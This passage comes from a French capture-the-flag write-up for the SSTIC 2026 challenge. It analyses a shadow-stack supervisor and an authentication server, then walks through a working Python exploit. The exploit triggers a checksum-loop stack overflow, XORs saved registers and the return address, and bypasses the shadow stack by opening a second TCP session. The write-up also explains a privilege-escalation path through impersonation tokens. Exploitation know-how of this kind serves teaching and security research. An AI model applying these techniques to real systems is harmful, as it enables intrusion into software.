D'abord, le bon vecteur d'adresses de retour est récupéré en parcourant les différents *thread contexts* sur la base du PID associé au `singlestep_context`. Ensuite, la dernière adresse de retour est retirée de la pile et comparée. Si elle est incorrecte, le *monitoring stream* affiche «*Shadow stack detection*», mais la fonction ne retourne pas tout de suite ! À la place, elle continue à parcourir la pile d'adresses, jusqu'à trouver une potentielle autre adresse qui correspondrait.

Il s'agit de la première faiblesse de *ShadowGuard* : une adresse de retour est considérée comme valide si elle est égale à **n'importe quelle adresse présente dans la pile d'adresses de retour** pour le *thread* courant. Dans le cas de l'exploitation d'un *stack overflow*, cela donne donc quelques candidats supplémentaires pour détourner le flot de contrôle.

Il existe toutefois un deuxième problème encore plus important : **la boucle de *debug* gère mal le *multithreading***. Il s'agit d'un comportement que j'ai observé dynamiquement, mais je n'ai pas réussi à expliquer la cause exacte en analysant l'implémentation du superviseur. Pour faire simple, lorsque le processus ciblé crée un premier *thread* client, celui-ci est correctement tracé et la *shadow stack* fonctionne comme prévu. Toutefois, lors qu'un deuxième *thread* client est créé, celui-ci ne semble pas être tracé, et la vérification de *shadow stack* n'est pas appliquée.

Ce fait est évidemment très intéressant, puisque nous avons observé plus tôt qu'il était possible d'ouvrir plusieurs sessions TCP à la fois (contrairement à ce qu'indique le code de la diode). Plus précisément, nous pouvons ouvrir deux sessions TCP et envoyer des messages via la deuxième pendant que la première est encore maintenue. La première session provoque la création d'un premier *thread* client qui sera correctement tracé et pour lequel on aura effectivement la *shadow stack*, tandis que la deuxième session créera un **deuxième *thread* client qui lui ne sera pas tracé correctement**, menant à un *bypass* de la protection !

6.2. Vulnérabilité dans le serveur d'authentification

Le serveur commence par lire la base de données utilisateur (`users_db.bin`), qui est placée dans un *buffer* sur le tas et dont une référence est maintenue via une variable globale `user_db` dans le BSS.

Puis, des *pipes* en lecture et écriture qui représentent la communication avec le *weapon server* sont créés. Enfin, comme cela a été déjà brièvement mentionné, un serveur TCP est mis en place et un *thread* est créé pour gérer chaque client.


```
1   __int64 __fastcall main(int a1, char **a2, char **a3) {
2     server *server; // rbp
3     unsigned int ret; // ebx
4     client *client; // rax
5     __int64 v7; // rcx
6     client *c_; // rdx
7     int *v9; // rdi
8     int v10; // eax
9     int v11; // r14d
10    int client_fd; // [rsp+4h] [rbp-34h] BYREF
11    pthread_t newthread; // [rsp+8h] [rbp-30h] BYREF
12
13    client_fd = 0;
14
15    server = (server *)calloc(0x18u, 1);
16    server->version = "0.1.1.3";
17    server->dwordC = 8;
18
```

```
19    read_database();
20    open_pipes(&server->pipe_w2a, &server->pipe_a2w);
21    setup_tcp_server(server);
22
23    while ( true ) {
24
25      accept_client(server->server_fd, &client_fd);
26      client = (client *)malloc(0x58);
27
28      // [...]
29
30      client->server = server;
31      client->client_fd = client_fd;
32      pthread_create(&newthread, 0, client_handler, client);
33
34    }
35
36    return 0;
37  }
```

À chaque client est associée une structure :

```
1  00000000 struct __fixed client  // sizeof=0x58
2  00000000 {
3  00000000     int client_fd;
4  00000004     int field_4;
5  00000008     server *server;
6  00000010     char username[64];
7  00000050     __int64 authorized_commands_bitmask;
8  00000058 };
```

La fonction `client_handler` implémente la gestion des messages envoyés au serveur. Son fonctionnement peut être résumé par une machine à états assez simple, avec une première phase d'authentification, puis une phase post-authentification :



Penchons-nous en particulier sur la réception de commandes. Le serveur reçoit d'abord 4 octets qui encodent la taille de la commande à venir (en *big-endian*). Cette taille doit être comprise entre 1 et 4096 octets. Un *buffer* est ensuite alloué sur la *heap* pour recevoir la commande, qui est alors désérialisée.

La structure d'une commande qui arrive par le réseau est la suivante :

```
1  00000000 struct in_data  // variable size
2  00000000 {
3  00000000     _BYTE cmd_type;
4  00000001     _WORD unk;
5  00000003     _WORD n_fields;
6  00000005     char body[];
7  00000006 };
```

L'octet `cmd_type` indique le type de commande (entre 0 et 6, bien que cela ne soit pas vérifié à ce stade). Le champ `n_fields` donne le nombre de champs dans le corps de la requête : ces champs sont encodés au format **TLV** (*Type, Length, Value*).

Afin de décoder ces données TLV, un objet représentant la liste des champs est alloué :

```
1  req->fields = (field *)malloc(sizeof(field) * n_commands);
```

...où la structure d'un champ est la suivante :

```
00000000 struct __fixed field  // sizeof=0x10
00000000 {
00000000     char type;
00000001     // padding byte
00000002     unsigned __int16 len;
00000004     int field_4;
00000008     _BYTE *value;
00000010 };
```

Le champ `type` indique le type de la valeur : par exemple, 0 correspond à une chaîne de caractères. Le champ `value` est un *buffer* de taille `len` alloué sur la *heap*. Du côté du *buffer* qui est envoyé par le réseau, les données TLV sont envoyées sous forme condensée (*packed*) : un octet pour le type, deux octets pour la taille (en *big-endian*), puis la valeur. Il ne semble pas y avoir de bug durant le décodage TLV : il est bien vérifié à chaque itération que la quantité de données restantes dans le corps de la requête est suffisante face à la taille indiquée (`len`). De même, impossible de dépasser le nombre de champs TLV initialement indiquée par `n_fields`.

Un bug apparaît toutefois juste après le décodage TLV, dans un **mécanisme de vérification de *checksum***. En effet, il est possible d'ajouter (de manière optionnelle) une liste de *checksums* 16 bits à la fin du corps de la requête, qui permettent de vérifier la cohérence des champs qui ont été décodés :

```
_WORD checksums[32];  // [rsp+0h] [rbp-78h]

if (remaining_size > 0) {
  memset(checksums, 0, sizeof(checksums));
  do {
    if ( remaining_size == 1 || n_fields < j ) goto ERR;
    checksum16(req->fields[j].value, req->fields[j].len, &checksums[j]);
    checksums[j] ^= U16_BE(*(_WORD *)&body_crcs[2 * j]);
    remaining_size -= 2;
  }
  while ( remaining_size && ++j <= 63 );
  i = 0;
  do {
    if ( checksums[i] ) printf("bad crc -  %d\n", i);
  }
  while ( ++i != j );
}
```


La boucle qui calcule les *checksums* des différents champs est capable de réaliser jusqu'à 64 itérations, ce qui est cohérent avec le fait que l'on peut avoir jusqu'à 64 champs. Pourtant, le tableau `checksums` ne peut stocker que 32 mots ! Si l'on envoie

une requête avec suffisamment de champs et de *checksums* associés (> 32), on obtient un joli ***stack overflow***.

La fonction `checksum16` calcule une somme sur 16 bits à partir des données du champ. Plus précisément, si le champ i est composé des mots de 16 bits $\left(m_{i,1}, ..., m_{i,n_i}\right)$ en *little-endian*, alors la valeur calculée (et écrite dans le tableau) est le XOR de tous ces mots et du *checksum* c_i que l'on fournit :

$$\left[\bigoplus_{1 \leqslant k \leqslant n_i} m_{i,k}\right] \oplus c_i$$

Regardons comment est disposée la *stack* au moment de l'*overflow*. Le tableau `checksums` est la seule variable locale présente dans la *stack frame* de cette fonction, et est situé en `rbp - 0x78`. Il occupe $32 \times 2 = 64$ octets, donc jusqu'à `rbp - 0x38`. Ensuite, il y a 8 octets de padding (pour l'alignement sur 16 octets) qui sont suivis d'un certain nombre de sauvegardes de registres, à savoir dans l'ordre : `rbx`, `rbp`, `r12`, `r13`, `r14`, et `r15`, qui occupent donc en tout $6 \times 8 = 48$ octets. Finalement, on retrouve en `rbp` l'adresse de retour.



Ainsi, avec un *overflow* de 64 mots de 16 bits (soit 128 octets), nous sommes tout juste capables d'aller écraser l'adresse de retour ! Lors du *return*, nous pouvons aussi interférer avec les registres sauvegardés :

```
1  add     rsp, 48h
2  pop     rbx
```

```
pop     rbp
pop     r12
pop     r13
pop     r14
pop     r15
retn
```

À noter que nous n'avons pas une primitive de réécriture « brute », mais plutôt une primitive de XOR. Comme le `memset` met uniquement le tableau `checksums` à zéro (donc les 32 premiers mots de 16 bits), le reste de la *stack* n'est pas touché (heureusement, sinon le programme ne fonctionnerait même pas en temps normal). Ainsi, le *checksum* qui est calculé devient, en reprenant la notation précédente :

$$\left[\bigoplus_{1 \leqslant k \leqslant n_i} m_{i,k}\right] \oplus c_i \oplus s_i$$

…où s_i est la valeur déjà présente sur la *stack* à l'*offset* i au moment de l'*overflow*. Ce fait est plutôt intéressant, car il nous permet notamment de *flip* les bits de poids faibles de potentielles adresses stockées sur la *stack*, sans pour autant connaître la valeur exacte de l'adresse entière.

Note : on observe aussi la présence d'un message « bad crc *» lorsque le* checksum *est erroné, qui pourrait donner une primitive de* leak *de données de la* stack *(et donc de pointeurs utiles que l'on ne sait pas simplement prédire à cause de l'ASLR) en effectuant un bruteforce par morceaux de 16 bits. Malheureusement, le* monitoring stream *n'affiche pas la sortie de* `weapon_authent` *(uniquement celle du superviseur).*

Voici un exemple de génération d'une archive conçue pour déclencher le *stack overflow* et ainsi modifier `rip` :

```python
def generate_archive_for_payload(payloads):
    tags = ("RELEASE", "SETUP_KEY", "ARCHIVE", "SSTIC2026", "DEBUG")
    blobs = [
        # phantom session
        (step3.BlobType.WEAPON_OPEN_SESSION, b""),
        # seems to help with stabilization
        (step3.BlobType.UTILS_SLEEP, b"\x01"),
        # real session now
        (step3.BlobType.WEAPON_OPEN_SESSION, b""),
        *[(step3.BlobType.WEAPONS_MSG, payload) for payload in payloads],
        (step3.BlobType.WEAPON_CLOSE_SESSION, b""),
        (step3.BlobType.WEAPON_CLOSE_SESSION, b""),
    ]
    archive_data = step3.build_archive(tags, blobs)
    return archive_data
```

```python

def checksum(data, base_acc=0):
    acc = base_acc
    if len(data) % 2 != 0:
        data += b"\x00"
    for i in range(0, len(data), 2):
        acc ^= int.from_bytes(data[i:i + 2], "little")
    return acc

def tlv(type_, len_, value_):
    assert 0 <= type_ < 256
    assert 0 <= len_ < 2**16
    assert len(value_) == len_
    return bytes([type_]) + p16(len_, endian="big") + value_

def stack_overflow_request():

    request = b""
    request += bytes([0])
    request += p16(0, endian="big")
    request += p16(64, endian="big")  # n_fields
    request += tlv(0, 4, b"ABCD") * 64

    request += p16(checksum(b"ABCD"), endian="big") * 32
    request += p16(checksum(b"ABCD"), endian="big") * 4   # padding
    request += p16(checksum(b"ABCD"), endian="big") * 4   # saved rbx
    request += p16(checksum(b"ABCD"), endian="big") * 4   # saved rbp
    request += p16(checksum(b"ABCD"), endian="big") * 4   # saved r12
    request += p16(checksum(b"ABCD"), endian="big") * 4   # saved r13
    request += p16(checksum(b"ABCD"), endian="big") * 4   # saved r14
    request += p16(checksum(b"ABCD"), endian="big") * 4   # saved r15

    # saved rip
    request += p16(checksum(b"ABCD") ^ 0xFFFF, endian="big") * 4

    return request


trigger_payload = stack_overflow_request()
archive_data = generate_archive_for_payload([trigger_payload])
open("trigger.sa", "wb").write(archive_data)
```

Note : j'ai noté, expérimentalement, que le bypass *de la* shadow stack *était plus stable en attendant un peu entre l'ouverture des deux sessions TCP, d'où l'utilisation de la commande* `UTILS_SLEEP` *(merci à l'auteur pour cette belle fonctionnalité).*

Maintenant, **comment exploiter ce *stack overflow*** ? La difficulté principale réside dans le fait que l'on peut uniquement écraser l'adresse de retour sans contrôler ce qu'il y a après : autrement dit, on ne peut pas directement effectuer de ROP.

Pour faire du ROP tranquillement, il nous faudrait un gadget de *stack pivot*. En l'absence de *leak* ASLR et en particulier de *leak* de bibliothèques partagées (comme la libc), nous devons nous contenter du binaire principal. Celui-ci est PIE, mais il y a plus ou moins deux façons de contourner PIE ici :

- via le *monitoring stream*, où le superviseur *leak* l'adresse de retour en cas de corruption de la *shadow stack* ;
- ou simplement en écrasant uniquement les deux octets de poids faibles de l'adresse de retour.

Malheureusement, je n'ai pas réussi à trouver de gadget suffisamment intéressant dans le binaire `weapon_authent`. Une piste (parmi d'autres) que j'avais explorée était de cacher une *ROP chain* dans l'*username* que l'on envoie lors de l'authentification. Celui-ci est stocké dans une *stack frame* parente, et ce même en cas d'échec de l'authentification : ainsi, avec le bon gadget, il aurait été possible de pivoter sur notre *ROP chain*. Quelques épilogues de fonction permettent de décaler la *stack*, toutefois aucun ne semble convenir parfaitement.

Après avoir passé quelques temps à étudier tous les gadgets à disposition et en prenant en compte le fait que l'on « contrôle » un certain nombre de registres, je me suis concentré sur une piste alternative : et s'il existait un gadget qui nous permettait d'interagir directement avec le *weapon server* de manière détournée ?

6.3. Analyse du *weapon server*

Regardons rapidement le *weapon server*. Son implémentation est assez simple : elle consiste en quelques fichiers Python qui implémentent des *handlers* pour les types de messages 1, 2, 3, et 4.

```
1 class OperationCode(Enum):
2     AUTHENT = 0
3     GET_TARGET = 1
4     SET_TARGET = 2
5     FIRE = 3
6     DISARM = 4
7     GET_VERSION = 5
8     IMPERSONATE = 6
```

L'action `DISARM` est particulièrement intéressante :

```
1  def disarm(request):
2
3      current_state = get_state()
4
5      response = Message(OperationCode.DISARM)
6      if not current_state["fire_activated"]:
7          response.error_code = 1
8          response.add_string("System already disarmed")
9      else:
10         current_state["fire_activated"] = False
11         response.add_string(current_state["flag"])
12         disarm_state()
13
14     return response
```

Elle renvoie le champ « flag » du *state* qui est stocké dans un JSON :

```
1 {
2     "fire_activated":true,
3     "position_x":48.114973,
4     "position_y":-1.681709,
5     "flag":"System disarmed. Thank you for the fishes. Mail us @
      PLACEHOLDE_FOR_MAIL@sstic.org",
6     "fire_date":"2026-06-04T16:30:00+0000"
7 }
```

Il s'agit du mail de validation du challenge. De manière plus grave, le *state* montre aussi que le missile va être largué sur le Couvent des Jacobins… au secours !

Pour récupérer ce mail et sauver le couvent, il suffit donc de réussir à **envoyer une commande `DISARM` au *weapon server***. Cela revient simplement à modifier le numéro de commande dans une requête légitime que l'on sait déjà envoyer en tant que l'utilisateur `SSTIC_USER`. Est-ce que notre primitive nous permettrait pas de faire ça ?

6.4. Exploitation alternative du *stack overflow*

Il se trouve que le binaire comporte déjà un excellent gadget pour arriver à nos fins. En effet, en `0x21d2` se situe l'appel à la fonction qui permet d'envoyer une requête au *weapon server* (messages 1, 2, 3 et 4 qui sont resérialisés pour l'occasion) :

```
1 talk_to_weapon(c->server->pipe_w2a, c->server->pipe_a2w, &req, &res);
```

En assembleur, la préparation des arguments de l'appel (dans l'ordre : `edi`, `esi`, `rdx`, `rcx`) est effectuée de la façon suivante :

```
1 mov     rax, [r12+8]
2 lea     rbx, [rsp+0A8h+response]
3 mov     rdx, r13
4 mov     rcx, rbx
5 mov     esi, [rax+8]
6 mov     edi, [rax+4]
7 call    talk_to_weapon
```

Grâce à notre primitive, nous sommes capables de restaurer la valeur de `r12` d'origine (en laissant le registre sauvegardé intact), qui correspond lors de l'appel à l'objet `struct client *c`. Cela nous arrange beaucoup car les deux premiers arguments (les *fd* des *pipes* qui établissent la communication avec le *weapon server*) sont dérivés de cette structure et nous n'avons pas de moyen de les contrôler autrement.

Le pointeur vers la requête d'entrée (qui est placée sur la *stack*) est mis dans `rdx`, et provient initialement de `r13` : nous pouvons contrôler ce registre grâce à notre primitive de *stack overflow*. Plus précisément, nous n'avons pas de *leak* de pointeur de la *stack*, mais il suffit d'utiliser la primitive afin de XORer les bits de poids faibles du `r13` sauvegardé et le faire pointer vers un autre emplacement de la *stack*, ce qui est encore mieux !

Rappelons la structure de la requête que l'on envoie par le réseau :

```
1 00000000 struct in_data  // variable size
2 00000000 {
3 00000000     _BYTE cmd_type;
4 00000001     _WORD unk;
5 00000003     _WORD n_fields;
6 00000005     char body[];
7 00000006 };
```

Une fois la commande reçue et désérialisée, notre requête d'entrée est utilisée pour peupler un nouveau type d'objet :

```
1  00000000 struct payload  // sizeof=0x10
2  00000000 {
3  00000000     char cmd_type;
4  00000001     // padding byte
5  00000002     __int16 unk;
6  00000004     unsigned __int16 n_fields;
7  00000006     // padding byte
8  00000007     // padding byte
9  00000008     field *fields;
10 00000010 };
```

Le champ `unk` n'étant pas vraiment utilisé, on peut y placer l'octet 0x04 et faire pointer `r13` deux octets plus loin sur la *stack*[4]. Ainsi, si l'on envoie par exemple cette requête par le réseau :

```
00     ; cmd_type = auth
00 04  ; unk
00 40  ; n_fields (needed to trigger stack overflow)
[...]  ; tlv data, crcs
```

Alors la structure `payload` associée en mémoire ressemble à :

```
00 00  ; cmd_type = auth
00 04  ; unk
00 40  ; n_fields
00 00  ; padding
xx xx xx xx xx xx xx xx  ; fields pointer
```

En décodant cette structure à partir de cette même séquence d'octets, mais décalée de deux octets vers l'avant, on obtient :

```
00 04  ; cmd_type = disarm
00 40  ; unk
00 00  ; n_fields
xx xx  ; padding
[...]  ; fields pointer (garbage)
```

Il s'agit d'une requête `DISARM` valide ! En effet, lorsqu'elle est resérialisée pour être envoyée via le *pipe*, comme le nouveau champ `n_fields` est nul (merci le *padding*), le champ `fields` n'est pas utilisé et il n'y a donc pas de *crash*. De plus, la commande `DISARM` ne nécessitant pas de corps particulier, le message est correctement envoyé et interprété !

Voici le code qui génère l'archive contenant l'exploit final :


```python
def generate_archive_for_payload(payloads):
    tags = ("RELEASE", "SETUP_KEY", "ARCHIVE", "SSTIC2026", "DEBUG")
    blobs = [
        # phantom session
        (step3.BlobType.WEAPON_OPEN_SESSION, b""),
        # seems to help with stabilization
        (step3.BlobType.UTILS_SLEEP, b"\x01"),
        # real session now
        (step3.BlobType.WEAPON_OPEN_SESSION, b""),
        *[(step3.BlobType.WEAPONS_MSG, payload) for payload in payloads],
        (step3.BlobType.WEAPON_CLOSE_SESSION, b""),
        (step3.BlobType.WEAPON_CLOSE_SESSION, b""),
    ]
```

[4] Ce que l'on peut réaliser en appliquant un XOR 2, étant donné que la structure d'origine dans la *stack* est alignée sur 8 octets.

```
    archive_data = step3.build_archive(tags, blobs)
    return archive_data

def checksum(data, base_acc=0):
    acc = base_acc
    if len(data) % 2 != 0:
        data += b"\x00"
    for i in range(0, len(data), 2):
        acc ^= int.from_bytes(data[i:i + 2], "little")
    return acc

def tlv(type_, len_, value_):
    assert 0 <= type_ < 256
    assert 0 <= len_ < 2**16
    assert len(value_) == len_
    return bytes([type_]) + p16(len_, endian="big") + value_

def stack_overflow_request():

    request = b""
    request += bytes([0])
    request += p16(0x0404, endian="big")
    request += p16(64, endian="big")  # n_fields
    request += tlv(0, 4, b"ABCD") * 64

    request += p16(checksum(b"ABCD"), endian="big") * 32
    request += p16(checksum(b"ABCD"), endian="big") * 4   # padding
    request += p16(checksum(b"ABCD"), endian="big") * 4   # saved rbx
    request += p16(checksum(b"ABCD"), endian="big") * 4   # saved rbp
    request += p16(checksum(b"ABCD"), endian="big") * 4   # saved r12

    # saved r13
    request += p16(checksum(b"ABCD") ^ 0x2, endian="big")
    request += p16(checksum(b"ABCD"), endian="big") * 3

    request += p16(checksum(b"ABCD"), endian="big") * 4   # saved r14
    request += p16(checksum(b"ABCD"), endian="big") * 4   # saved r15

    # saved rip (need a little luck)
    request += p16(checksum(b"ABCD") ^ 0x3484 ^ 0x21d2, endian="big")

    return request

USERNAME, PASSWORD = b"SSTIC_USER", b"DefaultPassword\0"
```

```
58
59  authentication_payload = b""
60  authentication_payload += bytes([0])
61  authentication_payload += p16(0, endian="big")
62  authentication_payload += p16(2, endian="big")  # n_fields
63  authentication_payload += tlv(0, len(USERNAME), USERNAME)
64  authentication_payload += tlv(0, len(PASSWORD), PASSWORD)
65
66  trigger_payload = stack_overflow_request()
67
68  archive_data = generate_archive_for_payload([authentication_payload,
    trigger_payload])
69  open("exploit.sa", "wb").write(archive_data)
```

En se connectant au *monitoring stream* en VNC et en téléversant l'archive, on observe alors le mail final, qui apparaît dans les logs du *weapon server* mais aussi dans la réponse TCP qui est dumpée !



Elle était bien compliquée cette campagne de sensibilisation…

777a6c006a0f848986e7420e3210640734535648ee507d0cc10d5d434314cc96@sstic.org

6.5. Élévation de privilèges en connaissance de la base de données

Alors certes, nous avons réussi à conclure le challenge en récupérant l'adresse mail… mais ce n'est pas ce qui était demandé pour l'étape 4 !

En effet, le flag est placé à l'intérieur de la base de données (`users_db.bin`) qui est chargée dans la mémoire du serveur. Il nous faudrait donc, par exemple, une primitive de lecture afin de faire fuiter cette mémoire, ou encore plus puissant, une RCE qui permettrait de lire le fichier directement.

Par manque de temps, je n'ai pas exploré l'obtention de cette primitive. Par contre, étant donné que j'ai d'abord travaillé sur un exploit local, j'avais initialement implémenté la résolution de l'étape « bonus » : autrement dit, une fois la base de données récupérée, comment acquérir le droit d'envoyer une commande `DISARM` au *weapon server* de façon légitime.

Pour cela, il existe un type de commande particulièrement intéressant et que nous pouvons utiliser en tant que `SSTIC_USER` : **`IMPERSONATE`** (0x06). Cette commande prend en argument un autre nom d'utilisateur présent dans la base de données, et permet d'**usurper son identité**.

Bien sûr, cela ne se fait pas sans droits. Pour mieux comprendre fonctionne le contrôle d'accès lié à l'*impersonation*, il nous faut étudier plus en détail le format de la base de données. Celle-ci est composée d'une liste d'entrées pour chaque utilisateur, dont la structure est la suivante :

```
1 struct __attribute__((packed)) user_entry {
2     char username[64];
3     uint32_t authorized_commands_bitmask;
4     uint8_t password_hash[32];
5     uint64_t n_tokens;
6     uint64_t tokens[n_tokens];
7 }
```

Outre le nom d'utilisateur et le hash du mot de passe, nous pouvons noter deux autres éléments :

- un *bitmask* qui décrit la liste des commandes accessibles par l'utilisateur ;
- une liste de constantes magiques, qui agissent comme des espèces de ***tokens* d'*impersonation***.

En effet, si l'utilisateur u est lié aux *tokens* $\left(t_{u,1}, ..., t_{u,n_k}\right)$, alors un utilisateur i peut usurper l'identité d'un utilisateur j si et seulement si (1) i est autorisé à utiliser la commande `IMPERSONATE` et (2) i et j ont au moins un *token* en commun :

$$\exists k,\ t_{i,k} = t_{j,k}$$

Dès lors, nous pouvons définir une relation binaire « i peut usurper j » et en calculer la **fermeture transitive**, autrement dit l'ensemble des utilisateurs qui nous sont accessibles via une chaîne d'*impersonations*. Cela revient à effectuer un simple parcours de graphe orienté, que l'on peut tester sur la base de données fournie en exemple dans l'environnement Docker (à défaut d'avoir la vraie) :

```python
import networkx as nx

def parse_user(data):
    username = data[:0x40]
    authorized_commands = int.from_bytes(data[0x40:0x44], "little")
    authorized_commands = [i for i in range(32) if (authorized_commands >> i) & 1]
    password_hash = data[0x44:0x64]
    n_magic = int.from_bytes(data[0x64:0x6c], "little")
    magic = [int.from_bytes(data[0x6c + 8 * k:0x6c + 8 * (k + 1)], "little") for k in range(n_magic)]
    return {
        "username": username.rstrip(b"\x00").decode(),
        "authorized_commands": authorized_commands,
        "password_hash": password_hash.hex(),
        "magic": magic,
    }

def find_user(users, username):
    for user in users:
        if user["username"] == username:
            return user
    return None

users = []

data = open("users_db.bin", "rb").read()
offset = 0

while offset < len(data):
    user = parse_user(data[offset:])
    users.append(user)
    offset += 0x6c + 8 * len(user["magic"])

G = nx.DiGraph()
for user1 in users:
    for user2 in users:
        if user1["username"] == user2["username"]:
            continue
        if len(set(user1["magic"]).intersection(set(user2["magic"]))) > 0 and 6 in user1["authorized_commands"]:
            G.add_edge(user1["username"], user2["username"])

print(nx.shortest_path(G, source="SSTIC_USER", target="audit_KaKaHuet"))
```

